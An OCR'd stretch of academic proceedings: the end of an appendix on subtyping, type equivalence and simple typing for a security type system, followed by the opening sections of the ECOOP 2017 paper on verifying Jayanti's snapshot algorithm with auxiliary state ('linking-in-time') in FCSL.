For $\vdash T_1 <: T_2$ to hold, after using the rule (SObj) twice, the contravariance of m_1 parameters $\cdot, \alpha <: \beta, \beta <: \alpha \vdash \alpha <: \beta$ must hold. We can justify this by applying the rule (SVar) because we have the assumption $\alpha <: \beta$ in the subtyping environment. So, we justify $\vdash T_1 <: T_2$ and it is not the case that T_1 is subtype of T_2. The problem is the occurrence of the variables α and β in both types, that creates subtyping assumptions in both directions and it allows to justify subtyping between type variables that represent unrelated types (by subtyping). The well-formedness condition of the subtyping environment Φ prevents this kind of cases,

$\boxed{\Phi \vdash T <: T}$

$$(\text{SObj})\ \frac{\begin{array}{c} O_1 \triangleq \mathbf{Obj}(\alpha).\ \overline{[m : S_1 \to S_2]} \quad O_2 \triangleq \mathbf{Obj}(\beta).\ \overline{[m' : S'_1 \to S'_2]} \quad \overline{m'} \subseteq \overline{m} \\ m_i = m'_j \implies (\Phi, \alpha <: \beta \vdash S'_{1j} <: S_{1i} \quad \Phi, \alpha <: \beta \vdash S_{2i} <: S'_{2j}) \\ \Phi \vdash \diamond \quad dom(\Phi) \cup cod(\Phi) \vdash_t O_i \end{array}}{\Phi \vdash O_1 <: O_2}$$

$$(\text{SVar})\ \frac{\Phi \vdash \diamond \quad \alpha <: \beta \in \Phi}{\Phi \vdash \alpha <: \beta} \qquad (\text{SSubEq})\ \frac{T_1 \equiv T_2}{\Phi \vdash T_1 <: T_2} \qquad (\text{STrans})\ \frac{\Phi \vdash T_1 <: T_2 \quad \Phi \vdash T_2 <: T_3}{\Phi \vdash T_1 <: T_3}$$

$\boxed{\Phi \vdash S <: S}$

$$(\text{TSubST})\ \frac{\Phi \vdash T_1 <: T_2 \quad \Phi \vdash U_1 <: U_2}{\Phi \vdash T_1 \triangleleft U_1 <: T_2 \triangleleft U_2}$$

Figure 9 Subtyping.

$\boxed{\Phi \vdash \diamond}$

$$(\text{EEnvSubOk})\ \frac{}{\cdot \vdash \diamond} \qquad (\text{EnvSubOk})\ \frac{\Phi \vdash \diamond \quad \alpha_i \notin dom(\Phi) \cup cod(\Phi)}{\Phi, \alpha_1 <: \alpha_2 \vdash \diamond}$$

Figure 10 Well-formedness of the subtyping environment.

because we cannot extend the environment with a subtyping premise, where one of the involved variables is already in the environment (Figure 10).

A.4 Type equivalence

Two types are equivalent (Figure 11) if the equivalence can be derived through the congruence induced by rules (Alpha-Eq) and (Fold-Unfold). For example:
$\mathbf{Obj}(\alpha).\ [m : \alpha \to \alpha] \equiv \mathbf{Obj}(\beta).\ [m : \beta \to \beta]$
$\mathbf{Obj}(\alpha).\ [m : \top \to \alpha] \equiv \mathbf{Obj}(\alpha).\ [m : \top \to \mathbf{Obj}(\beta).\ [m : \top \to \beta]]$

A.5 Simple type system

The simple typing judgment $\Gamma \vdash_1 e : T$ is defined in terms of "single-facet typing" (Figure 12). Single-facet typing $\Gamma \vdash_{\mathsf{sf}} e : S$ is a simplification of security typing: the rules (TmD) and (TmH) are replaced by a single rule (T1mI) that simply ignores the public type. Furthermore, the subtyping judgment $\Phi \vdash S_1 <: S_2$ is replaced by the simple subtyping judgment $\Phi \vdash_{\mathsf{sf}} S_1 <: S_2$ that only takes care of subtyping between the private facets of the security types. Its definition is direct and omitted here.

▶ **Lemma 14.** $\Gamma \vdash \diamond \ \wedge\ \Gamma \vdash e : T \triangleleft U$ *then* $\Gamma \vdash_1 e : T$

Proof. Trivial induction on typing derivations of e. ◀

▶ **Lemma 15.**

$$\Gamma \vdash \diamond \ \wedge\ \Gamma \vdash_1 e : T \implies \exists U.\ \Gamma \vdash e : T \triangleleft U$$

$\boxed{T \equiv T}$

$$\text{(Sym)}\frac{}{T \equiv T} \qquad \text{(Refl)}\frac{T_1 \equiv T_2}{T_2 \equiv T_1} \qquad \text{(Trans)}\frac{T_1 \equiv T_2 \quad T_2 \equiv T_3}{T_1 \equiv T_3}$$

$$\text{(O-Congr)}\frac{S_{1i} \equiv S'_{1i} \quad S_{2i} \equiv S'_{2i}}{\mathbf{Obj}(\alpha).\,[\overline{m : S_1 \to S_2}] \equiv \mathbf{Obj}(\alpha).\,[\overline{m : S'_1 \to S'_2}]}$$

$$\text{(Alpha-Eq)}\frac{O \triangleq \mathbf{Obj}(\alpha).\,[\overline{m : S_1 \to S_2}] \quad \beta \text{ fresh}}{O \equiv O\,[\beta/\alpha]} \qquad \text{(Fold-Unfold)}\frac{}{O \equiv O\,[O/\alpha]}$$

$\boxed{S \equiv S}$

$$\frac{T_1 \equiv T_2 \quad U_1 \equiv U_2}{T_1 \triangleleft U_1 \equiv T_2 \triangleleft U_2}$$

Figure 11 Type equivalence.

$\boxed{\Gamma \vdash_{\mathsf{sf}} e : S}$

$$\text{(T1Var)}\frac{x \in dom(\Gamma)}{\Gamma \vdash_{\mathsf{sf}} x : \Gamma(x)} \qquad \text{(T1Sub)}\frac{\Gamma \vdash_{\mathsf{sf}} e : S' \quad \vdash_{\mathsf{sf}} S' <: S \quad \vdash S}{\Gamma \vdash_{\mathsf{sf}} e : S}$$

$$\text{(T1Obj)}\frac{\vdash S \quad S \triangleq T \triangleleft U \quad \mathsf{methsig}(T, m_i) = S'_i \to S''_i \quad \Gamma, z : S, x_i : S'_i \vdash_{\mathsf{sf}} e_i : S''_i}{\Gamma \vdash_{\mathsf{sf}} \left[z : S \Rightarrow \overline{m\,(x)\,e}\right] : S}$$

$$\text{(T1mI)}\frac{\Gamma \vdash_{\mathsf{sf}} e_1 : T \triangleleft U \quad \mathsf{methsig}(T, m) = S_1 \to S_2 \quad \Gamma \vdash_{\mathsf{sf}} e_2 : S_1}{\Gamma \vdash_{\mathsf{sf}} e_1.m(e_2) : S_2}$$

$\boxed{\Gamma \vdash_1 e : T}$

$$\frac{\Gamma \vdash_{\mathsf{sf}} e : T \triangleleft U}{\Gamma \vdash_1 e : T}$$

Figure 12 Simple typing, defined in terms of single-facet typing.

Proof. By induction of the typing derivation of $\Gamma \vdash_1 e : T$. In all the cases, we simply choose U to be the private type T. ◀

Concurrent Data Structures Linked in Time*

Germán Andrés Delbianco[1], Ilya Sergey[2], Aleksandar Nanevski[3], and Anindya Banerjee[4]

1 **IMDEA Software Institute, Madrid, Spain, and Universidad Politécnica de Madrid, Spain**
german.delbianco@imdea.org
2 **University College London, United Kingdom**
i.sergey@ucl.ac.uk
3 **IMDEA Software Institute, Madrid, Spain**
aleks.nanevski@imdea.org
4 **IMDEA Software Institute, Madrid, Spain**
anindya.banerjee@imdea.org

Abstract

Arguments about correctness of a concurrent data structure are typically carried out by using the notion of *linearizability* and specifying the linearization points of the data structure's procedures. Such arguments are often cumbersome as the linearization points' position in time can be *dynamic* (depend on the interference, run-time values and events from the past, or even future), *non-local* (appear in procedures other than the one considered), and whose position in the execution trace may only be determined after the considered procedure has already terminated.

In this paper we propose a new method, based on a separation-style logic, for reasoning about concurrent objects with such linearization points. We embrace the dynamic nature of linearization points, and encode it as part of the data structure's *auxiliary state*, so that it can be dynamically modified in place by auxiliary code, as needed when some appropriate run-time event occurs. We name the idea *linking-in-time*, because it reduces temporal reasoning to spatial reasoning. For example, modifying a temporal position of a linearization point can be modeled similarly to a pointer update in separation logic. Furthermore, the auxiliary state provides a convenient way to concisely express the properties essential for reasoning about clients of such concurrent objects. We illustrate the method by verifying (mechanically in Coq) an intricate optimal snapshot algorithm due to Jayanti, as well as some clients.

1998 ACM Subject Classification F.3.1 Specifying and Verifying and Reasoning about Programs, D.2.4 Software/Program Verification, F.1.2: Parallelism and concurrency, D.1.3 Concurrent Programming

Keywords and phrases Separation logic, Linearization Points, Concurrent snapshots, FCSL

Digital Object Identifier 10.4230/LIPIcs.ECOOP.2017.8

Supplementary Material ECOOP Artifact Evaluation approved artifact available at http://dx.doi.org/10.4230/DARTS.3.2.3

* This research is partially supported by EPSRC grant EP/P009271/1, the ERC consolidator grant Mathador–DLV–724464, and the US National Science Foundation (NSF). Any opinion, findings, and conclusions or recommendations expressed in the material are those of the authors and do not necessarily reflect the views of NSF.

1 Introduction

Formal verification of concurrent objects commonly requires reasoning about linearizability [19]. This is a standard correctness criterion whereby a concurrent execution of an object's procedures is proved equivalent, via a simulation argument, to some sequential execution. The clients of the object can be verified under the sequentiality assumption, rather than by inlining the procedures and considering their interleavings. Linearizability is often established by describing the *linearization points* (LP) of the object, which are points in time where procedures take place, *logically*. In other words, even if the procedure physically executes across a time interval, exhibiting its linearization point enables one to pretend, for reasoning purposes, that it occurred instantaneously (*i.e.*, atomically); hence, an interleaved execution of a number of procedures can be reduced to a sequence of atomic events.

Reasoning about linearization points can be tricky. Many times, a linearization point of a procedure is not *local*, but may appear in another procedure or thread. Equally bad, linearization points' place in time may not be determined statically, but may vary based on the past, and even future, *run-time* information, thus complicating the simulation arguments. A particularly troublesome case is when run-time information influences the logical order of a procedure that has already terminated. This paper presents a novel approach to specification of concurrent objects, in which the dynamic and non-local aspects inherent to linearizability can be represented in a procedure-local and thread-local manner.

The starting point of our idea is to realize what are the shortcomings of linearizability as a canonical specification method for concurrent objects. Consider, for instance, the following two-threaded program manipulating a correct implementation of stack by invoking its `push` and `pop` methods, which are atomic, *i.e.*, linearizable:

```
push(3);          ||  push(4)
t1 := pop();      ||  t2 := pop();
```

Assuming that the execution started in an empty stack, we would like to derive that it returns an empty stack and `(t1, t2)` is either `(3, 4)` or `(4, 3)`. Linearizability of the stack guarantees that the overall trace of `push`/`pop` calls is coherent with respect to a sequential stack execution. However, it does not capture *client*-specific partial knowledge about the *ordering* of particular `push`/`pop` invocations in sub-threads, which is what allows one to prove the desired result as a composition of separately-derived partial specifications of the left and the right thread.

This thread-local information, necessary for compositional reasoning about clients, can be captured in a form of *auxiliary state* [33] (a generalization of *history variables* [2]), widely used in Hoare-style specifications of concurrent objects [38, 27, 24, 23]. A testament of expressivity of Hoare-style logics for concurrency with rich auxiliary state are the recent results in verification of fine-grained data structures with helping [38], concurrent graph manipulations [37], barriers [23, 10], and even *non-linearizable* concurrent objects [39].

Although designed to capture information about events that happened concurrently *in the past* (hence the original name *history variables*), auxiliary state is known to be of little use for reasoning about data structures with *speculative* executions, in which the ordering of past events may depend on other events happening in the *future*. Handling such data structures requires specialized metatheory [28] that does not provide convenient abstractions such as auxiliary state for client-side proofs. This is one reason why the most expressive client-oriented concurrency logics to date avoid reasoning about speculative data structures altogether [23].

```
1  write (p, v) {
2    p := v;
3    b ← read(S);
4    if b
5    then (fwd p) := v}

   fwd (p : ptr) {
     return (p = x) ? fx : fy }
```

```
6  scan : (A × A) {
7    S := true;
8    fx := ⊥;
9    fy := ⊥;
10   vx ← read(x);
11   vy ← read(y);
12   S := false;
13   ox ← read(fx);
14   oy ← read(fy);
15   rx ← if (ox ≠ ⊥) then ox else vx;
16   ry ← if (oy ≠ ⊥) then oy else vy;
17   return (rx, ry)}
```

Figure 1 Jayanti's single-scanner/single-writer snapshot algorithm.

1.0.1 Our contributions

The surprising result we present in this paper is that by allowing certain *internal* (*i.e.*, not observable by clients) manipulations with the auxiliary state, we can use an existing program logic for concurrency, like, *e.g.*, FCSL [31, 37], to specify and verify algorithms whose linearizability argument requires speculations, *i.e.*, depends on the *dynamic reordering* of events based on run-time information from the future. To showcase this idea, we provide a new specification (spec) and the first formal proof of a very sophisticated snapshot algorithm due to Jayanti [22], whose linearizability proof exhibits precisely such kind of dependence.

While we specify Jayanti's algorithm by means of a separation-style logic, the spec nevertheless achieves the same general goals as linearizability, combined with the benefits of compositional Hoare-style reasoning. In particular, our Hoare triple specs expose the logical atomicity of Jayanti's methods (Section 3), while hiding their true fine-grained and physically non-atomic nature. The approach also enables that the separation logic reasoning is naturally applied to clients (Section 4). Similarly to linearizability, our clients can reason out of procedures' spec, not code. We can also ascribe the same spec to different snapshot algorithms, without modifying client's code or proof.

In more detail, our approach works as follows. We use shared auxiliary state to record, as a list of timed events (*e.g.*, writes occurring at a given time), the logical order in which the object's procedures are perceived to execute, each instantaneously (Section 5). Tracking this time-related information through state enables us to specify its dynamic aspects. We can use *auxiliary code* to mutate the logical order *in place*, thereby permuting the logical sequencing of the procedures, as may be needed when some run-time event occurs (Sections 6 and 7). This mutation is similar to updating pointers to reorder a linked list, except that it is executed over auxiliary state storing time-related data, rather than over real state. This is why we refer to the idea as *linking-in-time*.

Encoding temporal information by way of representing it as mutable state allows us to use FCSL off-the-shelf to verify example programs. In particular, FCSL has been implemented in the proof assistant Coq, and we have fully mechanized the proof of Jayanti's algorithm. The latter artifact, which is available for download from the FCSL project website [1], has been unanimously accepted by ECOOP 2017's AEC.

```
l:  write (x,2);  ||  c:  scan ()  ||  r:  write (x,3)
    write (y,1)   ||                  ||
```

(a) Parallel composition of three threads `l, c, r`.

```
 1  c: S := true
 2  c: fx := ⊥
 3  c: fy := ⊥
 4  c: read(x)  // vx <- 5
 5  c: read(y)  // vy <- 0
 6  l: x := 2
 7  l: read(S)  // b <- true
 8  l: fx := 2
 9  l: return ()
10  r: x := 3
11  l: y := 1
12  l: read(S)  // b <- true
13  l: fy := 1
14  l: return ()
15  c: S := false
16  r: read(S)  // b <- false
17  r: return ()
18  c: read(fx) // ox <- 2
19  c: read(fy) // oy <- 1
20  c: return (2,1)
```

(b) A possible interleaving of the threads in (a).

Figure 2 An example leading to a scanner miss.

2 Verification challenge and main ideas

Jayanti's snapshot algorithm [22] provides the functionality of a shared array of size m, operated on by two procedures: `write`, which stores a given value into an element, and `scan`, which returns the array's contents. We use the *single-writer/single-scanner* version of the algorithm. which assumes that at most one thread writes into an element, and at most one thread invokes the scanner, at any given time. In other words, there is a scanner lock and m per-element locks. A thread that wants to scan, has to acquire the scanner lock first, and a thread that wants to write into element i has to acquire the i-th element lock. However, scanning and writing into different elements can proceed concurrently. This is the simplest of Jayanti's algorithms, but it already exhibits linearization points of dynamic nature. We also restrict the array size to $m = 2$ (*i.e.*, we consider two pointers x and y, instead of an array). This removes some tedium from verification, but exhibits the same conceptual challenges.

The difficulty in this snapshot algorithm is ensuring that the scanner returns the most recent snapshot of the memory. A naïve scanner, which simply reads x and y in succession, is unsound. To see why, consider the following scenario, starting with $x = 5$, $y = 0$. The scanner reads x, but before it reads y, another thread preempts it, and changes x to 2 and, subsequently, y to 1. The scanner continues to read y, and returns $x = 5, y = 1$, which was never the contents of the memory. Moreover, (x, y), changed from $(5, 0)$ to $(2, 0)$ to $(2, 1)$ as a result of distinct non-overlapping writes; thus, it is impossible to find a linearization point for the scan because linearizability only permits reordering of overlapping operations.

To ensure a sound snapshot, Jayanti's algorithm internally keeps additional *forwarding pointers* fx and fy, and a Boolean *scanner bit* S. The implementation is given in Figure 1.[1] The intuition is as follows. A writer storing v into p (line 2), will additionally store v into the forwarding pointer for p (line 5), provided S is set. If the scanner missed the write and instead read the old value of p (lines 10–11), it will have a chance to catch v via the forwarding pointer (lines 13–14). The scanner bit S is used by writers (line 3) to detect a scan in progress, and forward v.

[1] Following Jayanti, we simplify the presentation and omit the locking code that ensures the single-writer/single-scanner setup. Of course, in our Coq development [1], we make the locking explicit.




Figure 3 Changing the logical ordering (solid line σ) of write events from (5, 0, 2, 3, 1) in (a) to (5, 0, 2, 1, 3) in (b), to reconcile with `scan` returning the snapshot $x = 2, y = 1$, upon missing the write of 3. Dashed lines χ represent real-time ordering.

As Jayanti proves, this implementation *is* linearizable. Informally, every overlapping calls to `write` and `scan` can be rearranged to appear as if they occurred sequentially. To illustrate, consider the program in Figure 2a, and one possible interleaving of its primitive memory operations in Figure 2b. The threads `l`, `c`, and `r`, start with $x = 5, y = 0$. The thread `c` is scheduled first, and through lines 1–5 sets the scanner bit, clears the forwarding pointers, and reads $x = 5, y = 0$. Then `l` intervenes, and in lines 6–9, overwrites x with 2, and seeing S set, forwards 2 to fx. Next, `r` and `l` overlap, writing 3 into x and 1 into y. However, while 1 gets forwarded to fy (line 13), 3 is not forwarded to fx, because S was turned off in line 15 (*i.e.*, the scan is no longer in progress). Hence, when `c` reads the forwarded values (lines 18, 19), it returns $x = 2, y = 1$.

While $x = 2, y = 1$ was never the contents of the memory, returning this snapshot is nevertheless justified because we can *pretend* that the scanner *missed* `r`'s write of 3. Specifically, the events in Figure 2b can be *reordered* to represent the following sequential execution:

$$\texttt{write}\,(\texttt{x}, 2);\ \texttt{write}\,(\texttt{y}, 1);\ \texttt{scan}\,();\ \texttt{write}\,(\texttt{x}, 3) \tag{1}$$

Importantly, the client programs have no means to discover that a different scheduling actually took place in real time, because they can access the internal state of the algorithm only via interface methods, `write` and `scan`.

This kind of temporal reordering is the most characteristic aspect of linearizability proofs, which typically describe the reordering by listing the linearization points of each procedure. At a linearization point, the procedure's operations can be spliced into the execution history as an uninterrupted chunk. For example, in Jayanti's proof, the linearization point of `scan` is at line 12 in Figure 1, where the scanner bit is unset. The linearization point of `write`, however, may vary. If `write` starts before an overlapping `scan`'s line 12, and moreover, the `scan` misses the `write`—note the dynamic and future-dependent nature of this property—, then `write` should appear after `scan`; that is, the `write`'s linearization point is right after `scan`'s linearization point at line 12. Otherwise, `write`'s linearization point is at line 2. In the former case, `write` exactly has a non-local and future-dependent linearization point, because the decision on the logical order of this `write` depends on the execution of `scan` in a different thread. This decision takes effect on lines 13–14, which can take place *after* the execution of `write` has terminated. For instance, in Figure 2b the execution of `write` in `r` terminates at step 17, yet, in Jayanti's proof, the decision to linearize this `write` after the overlapping `scan` is taken at line 18, when the `scan` reads the value from the previous `write`.

Obviously, the high-level pattern of the proof requires tracking the *logical ordering* of the `write` and `scan` events, which differs from their *real-time ordering*. As the logical ordering is inherently dynamic, depending on properties such as `scan` missing a `write`, we formalize it in Hoare logic, by keeping it as a list of events in auxiliary state that can be dynamically reordered as needed. For example, Figure 3 shows the situation in the execution of `scan` that we reviewed above. We start with the (initializing) writes of 5 and 0 already executed, and our program performs the writes of 2, 3 and 1 in the real time order shown by the position of the events on the dashed lines. In Figure 3a, the logical order σ coincides with real-time order, but is unsound for the snapshot $x = 2, y = 1$ that `scan` wants to return. In that case, the auxiliary code with which we annotate `scan`, will change the sequence σ in-place, as shown in Figure 3b.

Our specification and verification challenge then lies in reconciling the following requirements. First, we have to posit specs that say that `write` performs a write, and `scan` performs a scan of the memory, with the operations executing in a single logical moment. Second, we need to implement the event reordering discipline so that a method call only reorders events that overlap with it; the logical order of the past events should be preserved. This will be accomplished by introducing yet further structures into the auxiliary state and code. Finally, the specs must hide the specifics of the reordering discipline, which should be internal to the snapshot object. Different snapshot implementations should be free to implement different re-orderings, without changing the method specs.

3 Specification

General considerations. For the purposes of specification and proof, we record a history of the snapshot object as a set of entries of the form $t \mapsto (p, v)$. The entry says that at time t (a natural number), the value v was written into the pointer p. We thus identify a write event with a *single* moment in time t, enabling the specs of `write` and `scan` to present the view that write events are logically atomic. Moreover, in the case of snapshots, we can ignore the scan events in the histories. The latter do not modify the state in a way observable by clients who can access the shared pointers only via interface methods `write` and `scan`.

We keep three auxiliary history variables. The history variables $\chi_{\mathtt{s}}$ and $\chi_{\mathtt{o}}$ are local to the specified thread, and record the *terminated* write events carried out by the specified thread, and that thread's interfering environment, respectively. We refer to $\chi_{\mathtt{s}}$ as the *self*-history, and to $\chi_{\mathtt{o}}$ as the *other*-history [27, 31, 30, 38]. The role of $\chi_{\mathtt{o}}$ is to enable the spec of `write` to situate the performed write event within the larger context of past and ongoing writes, and the spec of `scan` to describe how it logically reordered the writes that overlapped with it. The third history variable $\chi_{\mathtt{j}}$ records the set of write events that are in progress. These are events that have been initiated, timestamped, and have executed their physical write to memory, but have not terminated yet. It is an important component of our auxiliary state design that when a write event terminates, it is moved from $\chi_{\mathtt{j}}$ to the invoking thread's $\chi_{\mathtt{s}}$, to indicate the *ownership* of the write by the invoking thread. We name by χ the union $\chi_{\mathtt{s}} \cup \chi_{\mathtt{o}} \cup \chi_{\mathtt{j}}$, which is the global history of the data structure. As common in separation logic, the union is *disjoint*, *i.e.*, it is undefined if the components contain duplicate timestamps. By the semantics of our specs, χ is always defined, thus $\chi_{\mathtt{s}}$, $\chi_{\mathtt{o}}$ and $\chi_{\mathtt{j}}$ never duplicate timestamps.

The real-time ordering of the timestamped events is the natural numbers ordering on the timestamps. To track the *logical* ordering, we need further auxiliary notions. The first is the auxiliary variable σ, whose type is a mathematical sequence. The sequence σ is a permutation of timestamps from χ showing the logical ordering of the events in χ. We

$$\texttt{write}\ (p, v): \ \{\chi_{\mathsf{s}} = \varnothing\}\ \{\exists t.\, \chi'_{\mathsf{s}} = t \mapsto (p, v) \wedge \mathsf{dom}(\chi_{\mathsf{o}}) \cup \mathsf{scanned}\ \Omega \subseteq \Omega' \downarrow t\}@C$$

$$\texttt{scan}: \{\chi_{\mathsf{s}} = \varnothing\}\ \ \{r.\, \exists t.\, \chi'_{\mathsf{s}} = \varnothing \wedge r = \mathsf{eval}\ t\, \Omega'\, \chi' \wedge \mathsf{dom}(\chi) \subseteq \Omega' \downarrow t \wedge t \in \mathsf{scanned}\, \Omega'\}@C$$

Figure 4 Snapshot method specification.

write $t_1 \leqslant_\sigma t_2$, and say that t_1 is logically ordered before t_2, if t_1 appears before t_2 in σ. The sequence σ resides in joint state, and can be dynamically modified by any thread. For example, the execution of the scanner may reorder σ, as shown in Figure 3b. Because σ is a sequence, the order $\leqslant_\sigma$ is linear.

Because sequence σ changes dynamically under interference, it is not appropriate for specifications. Thus, our second auxiliary notion is the *partial* order Ω, a suborder of $\leqslant_\sigma$ that is *stable* in the following sense. It relates the timestamps of events whose logical order has been determined, *and will not change in the future*. Thus Ω can grow over time, to add new relations between previously unrelated timestamps, but cannot change the old relations.

To illustrate the distinction between the two orders, we refer to Figure 3a. There, σ represents the linear order $5{-}0{-}2{-}3{-}1$, which changes in Figure 3b to $5{-}0{-}2{-}1{-}3$. Since 1 and 3 exchange places, the stable order Ω cannot initially relate the two. Thus, in Figure 3a, Ω is represented by the Hasse diagram $5{-}0{-}2{<}\begin{smallmatrix}1\\3\end{smallmatrix}$. In Figure 3b, the relation $1{-}3$ is added to this partial order, making it the linear order $5{-}0{-}2{-}1{-}3$. Note how the previous relations remain unchanged.

The third auxiliary notion is the set $\mathsf{scanned}\,\Omega$ of timestamps. A write's timestamp is placed in $\mathsf{scanned}\,\Omega$, if that write has been observed by some scanner; that is, the written value is returned in some snapshot, or has been rewritten by another value that is returned in some snapshot. To illustrate, in the above example, $\{5, 0, 2\} \subseteq \mathsf{scanned}\,\Omega$. Intuitively, we want to model that after a write has been observed, the ordering of the events logically preceding the write must be stabilized, and moreover, must be a sequence. Thus, $\mathsf{scanned}\,\Omega$ is a *linearly ordered subset* of Ω.[2] The set $\mathsf{scanned}\,\Omega$ can also be seen as *representing all the scans that have already been executed*. Such representation of scans allows us to avoid tracking scan events directly in the history.

In the sequel, we concretize Ω and $\mathsf{scanned}\,\Omega$ in terms of σ and other auxiliary state. However, we keep the notions abstract in the method specs and in client reasoning. This enables the use of different snapshot algorithms, with the same specs, without invalidating the client proofs. We also mention that σ, Ω and $\mathsf{scanned}\,\Omega$ can be encoded as user-level concepts in FCSL, and require no new logic to be developed.

Snapshot specification. Figure 4 presents our specs for `scan` and `write`. These are partial correctness specs that describe how the methods change the state from the precondition (first braces) to the postcondition (second braces), possibly influencing the value r that the procedure returns. We use VDM-style notation with unprimed variables for the state before, and primed variables for the state after the method executes. We use Greek letters for state-dependent values that can be mutated by the method, and Latin letters for immutable variables. The component C is a state transition system (STS) that describes the state space of the algorithm, i.e, the invariants on the auxiliary and real state, and the transitions,

[2] In terminology of linearizability, one may say that $\mathsf{scanned}\,\Omega$ is the set of "linearized" writes.

i.e., the allowed atomic mutations of the state. For now, we keep C abstract, but will define it in Sections 5 and 6. We denote by $\Omega \downarrow t$ the downward-closed set of timestamps $\Omega \downarrow t = \{s \mid s\ \Omega\ t\}$. Let $\Omega \downarrow\!\!\downarrow t = (\Omega \downarrow t) \backslash \{t\}$.

The spec for `write` says the following. The precondition starts with the empty self history $\chi_{\mathtt{s}}$, indicating that the procedure has not made any writes. In the postcondition, a new write event $t \mapsto (p, v)$ has been placed into $\chi'_{\mathtt{s}}$. Thus, a call to `write` wrote v into pointer p. The timestamp t is fresh, because χ' does not contain duplicate timestamps. Moreover, the write appears as if it occurred atomically at time t, thus capturing the logical atomicity of `write`.

The next conjunct, $\mathsf{dom}(\chi_{\mathtt{o}}) \cup \mathsf{scanned}\,\Omega \subseteq \Omega' \downarrow\!\!\downarrow t$, positions the write t into the context of other events. In particular, if $s \in \mathsf{dom}(\chi_{\mathtt{o}})$, *i.e.*, if s finished prior to invoking `write`, then s is logically ordered strictly before t. In other words, `write` cannot reorder prior events that did not overlap with it. The definition of linearizability contains a similar prohibition on reordering non-overlapping events, but here, we capture it using a Hoare-style spec. For similar reasons, we require that $\mathsf{scanned}\,\Omega \subseteq \Omega' \downarrow\!\!\downarrow t$. As mentioned before, $\mathsf{scanned}\,\Omega$ represents all the scans that finished prior to the call to `write`. Consequently, they do not overlap with `write` in real time, and have to be logically ordered before t.

Notice what the spec of `write` *does not prevent*. It is possible that some event, say with a timestamp s, finishes in real time before the call of `write` at time t. Events s and t do not overlap, and hence cannot be reordered; thus $s\ \Omega\ t$ always. However, the relationship of s with other events that ran concurrently with s, may be fixed only later, thus supporting implementation of "future-dependent" nature, such as Jayanti's.

In the case of `scan`, we start and terminate with an empty $\chi_{\mathtt{s}}$, because `scan` does not create any write events, and we do not track scan events. However, when `scan` returns the pair $r = (r_x, r_y)$, we know that there exists a timestamp t that describes when the scan took place. This t is the timestamp of the last write preceding the call to `scan`.

The postcondition says that t is the moment in which the snapshot was logically taken, by the conjunct $r = \mathsf{eval}\ t\ \Omega'\ \chi'$. Here, eval is a pure, specification-level function that works as follows. First, it reorders the entire real-time post-history χ' according to logical post-ordering Ω'. Then, it computes and returns the values of x and y that would result from executing the write events of such reordered history up to the timestamp t. For example, if t is the timestamp of event 1 in Figure 3b, then $\mathsf{eval}\ t\ \Omega'\ \chi'$ would return $(2, 1)$. Hence, the conjunct says that `scan` performed a scan of x and y, consistent with the ordering Ω', and returned the read values into r. The scan appears as if it occurred atomically, immediately after time t, thus capturing the atomicity of `scan`.

The next conjunct, $\mathsf{dom}(\chi) \subseteq \Omega' \downarrow\!\!\downarrow t$, says that the scanner returned a snapshot that is current, rather than corresponding to an outdated scan. For example, referring to Figure 3, if `scan` is invoked after the events 2 and 1 have already executed, then `scan` should not return the pair $(5, 0)$ and have t be the timestamp of the event 0, because that snapshot is outdated. Specifically, the conjunct says that the write events from χ are ordered no later than t, similar to the postcondition of `write`. However, while in `write` we constrained the events from $\mathsf{dom}(\chi_{\mathtt{o}}) \cup \mathsf{scanned}\,\Omega$, here we constrain the full global history $\chi = \chi_{\mathtt{o}} \cup \chi_{\mathtt{j}}$. The addition of $\chi_{\mathtt{j}}$ shows that the scanner will observe and order all of the write events that have been timestamped and recorded in $\chi_{\mathtt{j}}$ (and thus, that have written their value to memory), prior to the invocation of `scan`.

Lastly, the conjunct $t \in \mathsf{scanned}\,\Omega'$ explicitly says that t has been observed by the just finished call to scan.

Again, it is important what the spec does not prevent. It is possible that the timestamp t identified as the moment of the scan, corresponds to a write that has been initiated, but has

not yet terminated. Despite being ongoing, t is placed into $\mathsf{scanned}\,\Omega'$ (*i.e.*, t is "linearized"). Also, notice that the postcondition of `scan` actually specifies the "linearization" order of events that are initiated by another method, namely `write`, thus supporting implementations of "non-local" nature, such as Jayanti's.

We close the section with a brief discussion of how the specs are used. Because C, Ω and $\mathsf{scanned}$ are abstracted from the clients, we need to provide an interface to work with them. The interface consists of a number of properties showing how various assertions interact, summarized in the statements below.

The first statement presents the invariants on the transitions of STS C, often referred to as 2-state invariants. Another way of working with such invariants is to include them in the postcondition of every method.[3] For simplicity, here we agglomerate the properties, and use them implicitly in proofs as needed.

▸ **Invariant 1** (Transition invariants)**.** In any program respecting the transitions of C:

1. $\chi \subseteq \chi'$, $\chi_{\mathsf{s}} \subseteq \chi'_{\mathsf{s}}$, and $\chi_{\mathsf{o}} \subseteq \chi'_{\mathsf{o}}$.
2. $\Omega \subseteq \Omega'$ and $\mathsf{scanned}\,\Omega \subseteq \mathsf{scanned}\,\Omega'$.
3. For every $s \in \mathsf{scanned}\,\Omega$, $\Omega \downarrow s = \Omega' \downarrow s$.

Invariant 1.1 says that histories only grow, but does not insist that $\chi_{\mathsf{j}} \subseteq \chi'_{\mathsf{j}}$, as timestamps can be removed from χ_{j} and transferred to χ_{s}. Invariant 1.2 states that Ω is monotonic, and the same applies for $\mathsf{scanned}\,\Omega$. This is a fundamental stability requirement for our system: no transition in the STS C can change the relations between write events in Ω and, moreover, write events which have been observed by the scanner— and thus are in $\mathsf{scanned}\,\Omega$— cannot be unobserved. Invariant 1.3 says that if a new event is added to increase Ω to Ω', that event appears logically later than any $s \in \mathsf{scanned}\,\Omega$. In other words, once events are observed by a scanner, and placed into $\mathsf{scanned}\,\Omega$ in a certain order, we cannot insert new events among them to modify the past observation.

The second statement exposes the properties of Ω, $\mathsf{scanned}$, and eval that are used for client reasoning:

